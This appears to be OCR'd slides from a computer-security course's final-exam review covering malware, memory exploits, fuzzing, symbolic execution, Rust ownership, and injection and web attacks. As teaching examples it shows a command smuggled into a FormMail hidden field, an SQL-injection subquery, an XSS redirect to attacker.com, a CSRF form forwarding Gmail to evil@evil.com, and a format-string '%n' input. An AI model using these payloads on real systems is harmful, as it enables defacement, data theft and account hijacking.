Review

logistics

CHALLENGE — due before in-class final

late submissions not accepted without prior arrangement

Final Exam — Rice 130 (this room) — 2PM — 11 May

90 minutes

target length similar to midterms

more focus on post-last-midterm

quick review

part 1: malware and anti-malware

part 2: (memory) vulnerabilities and exploits and mitigations

part 3: bug-finding/prevention and misc. vulnerabilities and exploits

malware — evil software

tricks itself onto victim machines

- e.g. masquarde as useful software
- e.g. embed in legitimate software (viruses)
- e.g. attack vulnerabilities in software to spread
- e.g. arrange to run automatically on disk insert

cat-and-mouse game — antivirus software to detect malware

- patterns, heuristics to detect
- tricks to appear like normal software

memory vulnerabilities and exploits

buffer overflow/underflow — program writes outside of array
- if "important" data, attacker can gain control
- usual goal: overwrite pointer to code

use-after-free — program uses data as wrong type
- attacker controls data as one type
- ideally, misinterpreted (via dangling pointer) to contain pointer to code

memory exploit mitigations

bounds-checking — don't allow outside-of-array writes

- doesn't solve use-after-free
- single object with array and pointers?

stack canaries — detect writes next to return addresses

ASLR — make it so program can't make up useful pointers?

- problem: memory bugs can print out pointers

W xor X — make it so attacker can't write new code

- problem: attack can reuse existing code (return-oriented programming)

bug-finding

systematic testing — find crashes ($\approx$ vulnerability)

- fuzz testing — generate random tests
- coverage-guided fuzz-testing — random tests, weighted by what runs
- symbolic execution — solve for input to reach each possibility

static analysis — look for dangerous patterns

- usually false positives and/or negatives
- typically examine potential paths through program

bug-prevention

ownership — enforceable rule to prevent use-after-free

- never free while object is owned
- one writer (could be changing internal pointers) or many readers
- readers and writers can borrow from owner
- language (e.g. Rust) can track borrowing lifetimes to make safe

alternate safe policies — reference counting, etc.

- have runtime overhead, but can be used only when needed

escape hatch — only check small amount of unsafe code

- ideally implements policies that make sense
- at least limits the code one needs to check

command injection/web security

command injection — type confusion problems

- try to embed constant/etc., end up embedding commands
- lots of languages to embed in — command line, SQL, HTML, …

web security

- same origin policy (SOP) — isolate by domain name (mostly)
- XSS — command injection for the web
- trusting client inputs — the attacker controls their browser
- CSRF — innocent browser submits bad request (w/ cookies) for attacker
- clickjacking — “steal” user’s click to make request

BACKUP SLIDES

AddressSanitizer versus Baggy Bounds

pros vs baggy bounds:

- you can actually use it (comes with GCC/Clang)
- byte-level precision — no "padding" on objects
- detects use-after-free a lot of the time

cons vs baggy bounds:

- doesn't prevent out-of-bounds "targetted" accesses
- requires extra space between objects
- usually slower

‘blackbox’ fuzzing

```
void fuzzTestImageParser(std::vector<byte> &originalImage) {
  for (int i = 0; i < NUM_TRIES; ++i) {
    std::vector<byte> testImage;
    testImage = originalImage;
    int numberOfChanges = rand() % MAX_CHANGES;
    for (int j = 0; j < numberOfChanges; ++j) {
      /* flip some random bits */
      testImage[rand() % testImage.size()] ^= rand() % 256;
    }
    int result = TryToParseImage(testImage);
    if (result == CRASH) ...
  }
}
```

‘blackbox’ fuzzing

```
void fuzzTestImageParser(std::vector<byte> &originalImage) {
  for (int i = 0; i < NUM_TRIES; ++i) {
    std::vector<byte> testImage;
    testImage = originalImage;
    int numberOfChanges = rand() % MAX_CHANGES;
    for (int j = 0; j < numberOfChanges; ++j) {
      /* flip some random bits */
      testImage[rand() % testImage.size()] ^= rand() % 256;
    }
    int result = TryToParseImage(testImage);
    if (result == CRASH) ...
  }
}
```

‘blackbox’ fuzzing

```
void fuzzTestImageParser(std::vector<byte> &originalImage) {
  for (int i = 0; i < NUM_TRIES; ++i) {
    std::vector<byte> testImage;
    testImage = originalImage;
    int numberOfChanges = rand() % MAX_CHANGES;
    for (int j = 0; j < numberOfChanges; ++j) {
      /* flip some random bits */
      testImage[rand() % testImage.size()] ^= rand() % 256;
    }
    int result = TryToParseImage(testImage);
    if (result == CRASH) ...
  }
}
```

fuzzing from format knowledge (1)

make a random document generator

before: small number of manually chosen examples (often 1)

```
String RandomHTML() {
    if (random() > 0.2) {
        String tag = GetRandomTag();
        if (random() > 0.2) {
            return "<" + tag + ">" + RandomHTML() +
                 "</" + tag + ">";
        } else {
            return "<" + tag + ">";
        }
    } else
        return RandomText();
}
```


symbolic execution example

a: α, b: β

```
void foo(int a, int b) {
  if (a != 0) {
    b -= 2;
    a += b;
  }
  if (b < 5) {
    b += 4;
  }
  assert(a + b != 5);
}
```

Adapted from Hicks, "Symbolic Execution for Finding Bugs"

symbolic execution example




```
void foo(int a, int b) {
  if (a != 0) {
    b -= 2;
    a += b;
  }
  if (b < 5) {
    b += 4;
  }
  assert(a + b != 5);
}
```

every variable represented as an equation


final step: generate solution for each path

100% test coverage

Adapted from Hicks, "Symbolic Execution for Finding Bugs"


symbolic execution example

```
void foo(int a, int b) {
  if (a != 0) {
    b -= 2;
    a += b;
  }
  if (b < 5) {
    b += 4;
  }
  assert(a + b != 5);
}
```



symbolic execution example


```
void foo(int a, int b) {
  if (a != 0) {
    b -= 2;
    a += b;
  }
  if (b < 5) {
    b += 4;
  }
  assert(a + b != 5);
}
```



Adapted from Hicks, "Symbolic Execution for Finding Bugs"


symbolic execution example

```
void foo(int a, int b) {
  if (a != 0) {
    b -= 2;
    a += b;
  }
  if (b < 5) {
    b += 4;
  }
  assert(a + b != 5);
}
```




symbolic execution example

```
void foo(int a, int b) {
  if (a != 0) {
    b -= 2;
    a += b;
  }
  if (b < 5) {
    b += 4;
  }
  assert(a + b != 5);
}
```




symbolic execution example

```
void foo(int a, int b) {
  if (a != 0) {
    b -= 2;
    a += b;
  }
  if (b < 5) {
    b += 4;
  }
  assert(a + b != 5);
}
```




symbolic execution example

```
void foo(int a, int b) {
  if (a != 0) {
    b -= 2;
    a += b;
  }
  if (b < 5) {
    b += 4;
  }
  assert(a + b != 5);
}
```



paths for memory errors

```
void foo(int a, int b) {
   char buffer[10];
   if (a <= 10) {
      // added bounds-checking:
      assert(inBounds(buffer+a+b));
      buffer[a + b] = b;
   }
}
```



add bounds checking assertions — try to solve to satisfy

tricky parts in symbolic execution

dealing with pointers?

one method: one path for each valid value of pointer

solving equations?

NP-hard (boolean satisfiablity) — not practical in general

"good enough" for small enough programs/inputs

...after lots of tricks

how many paths?

$< 100\%$ coverage in practice

small input sizes (limited number of variables)

coverage-guided example

```
void foo(int a, int b) {
    if (a != 0) {
        // W
        b -= 2;
        a += b;
    } else {
        // X
    }
    if (b < 5) {
        // Y
        b += 4;
        if (a + b > 50) {
            // Q
            ...
        }
    } else {
        // Z
    }
}
```

initial test case A:
a = 0x17, b = 0x08; covers: WZ

coverage-guided example

```
void foo(int a, int b) {
    if (a != 0) {
        // W
        b -= 2;
        a += b;
    } else {
        // X
    }
    if (b < 5) {
        // Y
        b += 4;
        if (a + b > 50) {
            // Q
            ...
        }
    } else {
        // Z
    }
}
```

initial test case A:
a = 0x17, b = 0x08; covers: WZ

generate random tests based on A

a = 0x37, b = 0x08; covers: WZ
a = 0x15, b = 0x08; covers: WZ
a = 0x17, b = 0x0c; covers: WZ
a = 0x13, b = 0x08; covers: WZ
a = 0x17, b = 0x08; covers: WZ
…
a = 0x17, b = 0x00; covers: WY

coverage-guided example

```
void foo(int a, int b) {
    if (a != 0) {
        // W
        b -= 2;
        a += b;
    } else {
        // X
    }
    if (b < 5) {
        // Y
        b += 4;
        if (a + b > 50) {
            // Q
            ...
        }
    } else {
        // Z
    }
}
```

initial test case A:
a = 0x17, b = 0x08; covers: WZ

found test case B:
a = 0x17, b = 0x00; covers: WY

coverage-guided example

```
void foo(int a, int b) {
    if (a != 0) {
        // W
        b -= 2;
        a += b;
    } else {
        // X
    }
    if (b < 5) {
        // Y
        b += 4;
        if (a + b > 50) {
            // Q
            ...
        }
    } else {
        // Z
    }
}
```

initial test case A:
a = 0x17, b = 0x08; covers: WZ


found test case B:
a = 0x17, b = 0x00; covers: WY

generate random tests based on A, B

a = 0x37, b = 0x08; covers: WZ
a = 0x04, b = 0x00; covers: WY
a = 0x17, b = 0x01; covers: WZ
a = 0x16, b = 0x00; covers: WY
...
a = 0x97, b = 0x00; covers: WYQ
...
a = 0x00, b = 0x08; covers: XY


checking use-after-free (1)

```
int *someFunction(int foo, int bar) {
    int *quux = malloc(sizeof(int));
    // A
    if (Complex(foo)) {
        free(quux);
        // B
    }
    ...
    if (Complex(bar)) {
        // C
        *quux = bar;
    }
    ...
}
```




checking use-after-free (1)

```
int *someFunction(int foo, int bar) {
    int *quux = malloc(sizeof(int));
    // A
    if (Complex(foo)) {
        free(quux);
        // B
    }
    ...
    if (Complex(bar)) {
        // C
        *quux = bar;
    }
    ...
}
```



checking use-after-free (1)


```
int *someFunction(int foo, int bar) {
    int *quux = malloc(sizeof(int));
    // A
    if (Complex(foo)) {
        free(quux);
        // B
    }
    ...
    if (Complex(bar)) {
        // C
        *quux = bar;
    }
    ...
}
```



static analysis can give warning — probably bad

checking use-after-free (1)


```
int *someFunction(int foo, int bar) {
    int *quux = malloc(sizeof(int));
    // A
    if (Complex(foo)) {
        free(quux);
        // B
    }
    ...
    if (Complex(bar)) {
        // C
        *quux = bar;
    }
    ...
}
```



static analysis can give warning — probably bad
but maybe `Complex(foo) == !Complex(bar)`


checking use-after-free (2)

```
void someFunction() {
    int *quux = malloc(sizeof(int));
    ...
    // A
    do {
        // B
        ...
        if (someFunction()) {
            free(quux);
            // C
        }
        ...
        // D
    } while (complexFunction());
    ...
    // E
    *quux++;
}
```




checking use-after-free (2)

```
void someFunction() {
    int *quux = malloc(sizeof(int));
    ...
    // A
    do {
        // B
        ...
        if (someFunction()) {
            free(quux);
            // C
        }
        ...
        // D
    } while (complexFunction());
    ...
    // E
    *quux++;
}
```




checking use-after-free (2)

```
void someFunction() {
    int *quux = malloc(sizeof(int));
    ...
    // A
    do {
        // B
        ...
        if (someFunction()) {
            free(quux);
            // C
        }
        ...
        // D
    } while (complexFunction());
    ...
    // E
    *quux++;
}
```




checking use-after-free (2)

```
void someFunction() {
    int *quux = malloc(sizeof(int));
    ...
    // A
    do {
        // B
        ...
        if (someFunction()) {
            free(quux);
            // C
        }
        ...
        // D
    } while (complexFunction());
    ...
    // E
    *quux++;
}
```




checking use-after-free (2)

```
void someFunction() {
    int *quux = malloc(sizeof(int));
    ...
    // A
    do {
        // B
        ...
        if (someFunction()) {
            free(quux);
            // C
        }
        ...
        // D
    } while (complexFunction());
    ...
    // E
    *quux++;
}
```



checking use-after-free (2)

```
void someFunction() {
    int *quux = malloc(sizeof(int));
    ...
    // A
    do {
        // B
        ...
        if (someFunction()) {
            free(quux);
            // C
        }
        ...
        // D
    } while (complexFunction());
    ...
    // E
    *quux++;
}
```



static analysis over symbolic execution

can deal with hard cases by being imprecise

- can't try every path? generalize
- generate false positives and/or false negatives

can deal with hard cases with *annotations*

- "I promise this value is allocated here"
- "I promise this value is freed here"

Rust disciplines

each object has single owner — only deleter

object may be borrowed from owner — owner can't delete

exactly one writer or many readers (never both)

no reading internal pointers that then change

compiler tracking of lifetimes of borrowing

alternate (runtime-tracked) rules: reference-counting, 'dynamic' borrowing

a bug in FormMail.pl

1995 script

example, write "You have been hacked!" to index.html
(if user script runs as can change it)

```
<form action="http://example.com/formmail.pl" method="POST">
<input type="hidden" name="recipient"
        value="; echo 'You have been hacked!' >index.html"
>
...
<input type="submit">
</form>
```

view HTML in web browser, click submit button

a game of twenty questions (2)

SQL supports complicated queries:

example: nested queries

```
SELECT * FROM users WHERE username='' OR '1'='1'
    AND password='' OR
    (SELECT 1 FROM documents
              WHERE document_id=1
              AND substr(text, 0, 1) < 'M')
    OR '2'='1'
```

"subquery"

questions can be about different subject matter

better database APIs

common idea: placeholders

```
$statement = $db->prepare("SELECT * FROM users
    WHERE username=? AND password=?");
$statement->execute([$username, $password]);
```

taint tracking rules (for injection)

program input is tainted

transitive values computed using tainted values are tainted

- except for explicit "sanitization" operations

what about control flow? (multiple options)

error if tainted values are passed to "sensitive" operations

- shell command
- SQL command
- ...


stored cross-site scripting

Your comment:


```
<script>
    document.location = 'http://attacker.com';
</script>
```

Name: An Attacker

evil client/innocent website



evil website/innoncent website



XSS mitigations

host dangerous stuff on different domain

- has different cookies

Content-Security-Policy

- server says “browser, don’t run scripts here”

HttpOnly cookies

- server says “browser, don’t share this with code on the page”

filter/escape inputs (same as normal command injection)

operations not requiring same origin

loading images, stylesheets (CSS), video, audio

linking to websites

loading scripts

- but not getting syntax errors

accessing with "permission" of other website

submitting forms to other webpages

requesting/displaying other webpages (but not reading contents)

same-origin policy

two pages from same **origin**: scripts can do anything

two pages from different **origins**: almost no information

idea: different websites can't interfere with each other

facebook can't learn what you do on Google — unless Google allows it

enforced by browser

submitting forms

```
<form method="POST" action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=
    enctype="multipart/form-data">
    <input type="hidden" name="cf2_emc" value="true"/>
    <input type="hidden" name="cf2_email" value="evil@evil.com"/>
    ...
    <input type="hidden" name="s" value="z"/>
    <input type="hidden" name="irf" value="on"/>
    <input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
</form>
<script>
document.forms[0].submit();
</script>
```

above form: 2007 GMail email filter form

pre filled out: match all messages; forward to `evil@evil.com`

form will be submitted with the user's cookies!

Chrome architecture




Figure 1: The browser kernel treats the rendering engine as a black box that parses web content and emits bitmaps of the rendered document.

simple privilege seperation

```
/* dangerous video decoder to isolate */
int main() {
    /* switch to right user */
    SetUserTo("user-without-privileges"));
    while (fread(videoData, sizeof(videoData), 1, stdin) > 0) {
        doDangerousVideoDecoding(videoData, imageData);
        fwrite(imageData, sizeof(imageData), 1, stdout);
    }
}

/* code that uses it */
    FILE *fh = RunProgramAndGetFileHandle("./video-decoder");
    for (;;) {
        fwrite(getNextVideoData(), SIZE, 1, fh);
        fread(image, sizeof(image), 1, fh);
        displayImage(image);
    }
```

original Chrome sandbox interface

sandbox to browser "kernel"

- show this image on screen
  - (using shared memory for speed)
- make request for this URL
- download files to local FS
- upload user requested files

browser "kernel" to sandbox

- send user input

original Chrome sandbox interface

sandbox to browser "kernel"

- show this image on screen
  - (using shared memory for speed)
- make request for this URL
- download files to local FS
- upload user requested files

needs filtering — at least no `file:` (local file) URLs

browser "

- send user input

original Chrome sandbox interface

sandbox to browser “kernel”

- show this image on screen
  - (using shared memory for speed)
- make request for this URL
- download files to local FS
- upload user requested fil

can still read any website!
still sends normal cookies!

browser “kernel” to san

- send user input

original Chrome sandbox interface

sandbox to browser "kernel"

- show this image on screen
  - (using shared memory for speed)
- make request for this URL
- download files to local FS
- upload user requ

files go to download directory only
can't choose arbitrary filenames

browser "kernel" to

- send user input

original Chrome sandbox interface

sandbox to browser "kernel"

- show this image on screen
  - (using shared memory for speed)
- make request for this URL
- download files to local FS
- upload user requested files


browser "kernel" to sandbox

- send user input

browser kernel displays file choser
only permits files selected by user

Exam 2 Stuff

format string segfault




```
void vulnerable() {
    char buffer[32];
    fgets(buffer,
          sizeof(buffer),
          stdin);
    printf(buffer);
}

// input:
// "%c%c%c%c%c%c%.92u%n"
```

format string overwrite: setup

```
/* advance through 5 registers, then
 * 5 * 8 = 40 bytes down stack, outputting
 * 4916157 + 9 characters before using
